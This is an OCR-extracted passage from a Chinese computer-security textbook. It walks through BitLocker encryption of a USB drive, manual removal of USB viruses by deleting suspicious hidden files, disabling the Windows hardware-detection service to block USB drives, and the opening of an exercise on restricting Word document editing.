
Step 08 单击“开始加密”按钮，开始对可移动驱动器进行加密，如下图所示，加密的时间与驱动器的容量有关，但是加密过程不能中止，如下图所示。



Step 09 开始加密完成后，打开“BitLocker驱动器加密”窗口，显示加密的进度，如下图所示。



提示：如果希望加密过程暂停，则单击“暂停”按钮暂停驱动器的加密，如下图所示。



Step 10 单击“继续”按钮，可继续对驱动器进行加密，但是在完成加密过程之前，不能取下U盘，否则驱动器内的文件将被损坏。加密完成后，将弹出信息提示对话框，提示用户已经加密完成。单击“关闭”按钮，U盘的加密完成，如下图所示。




10.5 实战演练




实战演练1——U盘病毒的手动删除

使用显示系统隐藏文件的方法可以手工进行 U 盘病毒的判断删除，具体的操作步骤如下。


Step 01 在“此电脑”窗口中，选择“文件”→“更改文件夹和搜索选项”选项，如下图所示。



Step 02 在弹出的“文件夹选项”对话框中选择“查看”选项卡，然后取消选中的“隐藏受保护的操作系统文件”复选框，选中“显示隐藏的文件、文件夹和驱动器”单选按钮，取消选中的“隐藏已知文件类型的扩展名”复选框，单击“确定”按钮，如下图所示。



Step 03 打开 U 盘根目录，查看是否存在 autorun.inf、msvcr71.dll、ravmone.exe 等类似的异常文件，如果有将其删除即可，如下图所示。



提示： 在 U 盘根目录默认正常状态下是没有隐藏文件的，如果发现有，那就要小心查看了，十有八九就是中招了！

实战演练2——禁止计算机使用U盘



由于在 Windows 10 系统中拥有即插即用的功能，所有硬件连接都能够自动检测自动安装驱动。如果希望禁止计算机使用 U 盘的话，最直接的办法就是禁用硬件检测服务，这样即使将 U 盘插到计算机对应接口也不会发现任何硬件设备。


禁用硬件检测服务的具体操作步骤如下。

Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“命令提示符（管理员）（A）”菜单命令，如下图所示。




Step 02 打开“命令提示符”窗口，在其中输入sc config ShellHWDetection start=

disabled命令，按Enter键，如果出现“ChangeServiceConfig”成功提示信息，就说明禁用硬件检测服务成功，如下图所示。



Step 03 如果想恢复硬件检测功能，可以直接运行 sc config shellhwdetection start= auto 命令，如下图所示。




10.6　小试身手




练习1：限制编辑Word文档

限制编辑是指控制其他人可对文档进行哪些类型的更改，对文档具有保护作用，为文档添加限制编辑的具体操作步骤如下。


Step 01 打开需要限制编辑的 Word 文档，单击“文件”选项卡，在打开的列表中选择“信息”选项，在“信息”区域单击“保护文档”按钮，在弹出的下拉菜单中选择“限制编辑”选项，如下图所示。



